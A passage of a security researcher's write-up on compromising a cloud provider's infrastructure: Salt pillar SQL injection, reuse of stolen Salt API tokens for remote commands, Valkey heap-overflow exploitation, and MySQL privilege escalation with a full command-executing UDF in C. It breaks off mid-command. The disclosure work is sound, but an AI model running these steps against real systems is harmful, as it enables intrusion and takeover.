
Fragment of the Salt Master file list
It contained numerous files.
salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done
Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:
sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)
A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing
This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

Fragment of the table list in the cloudsmth schema
Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens
With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:
curl -k https://salt-master:8000 -H "Accept: application/json" -H "Content-Type: application/json" -H "X-Auth-Token: REDACTED" -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.
It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.
During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:
valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server
The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.
CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:
NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources
These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters
The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.
The MySQL database user didn’t have root privileges when the resource was created.
DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
However, the application logic allowed this user to drop and recreate the table with dynamic privileges:
DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;
After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;
Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}
RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:
curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
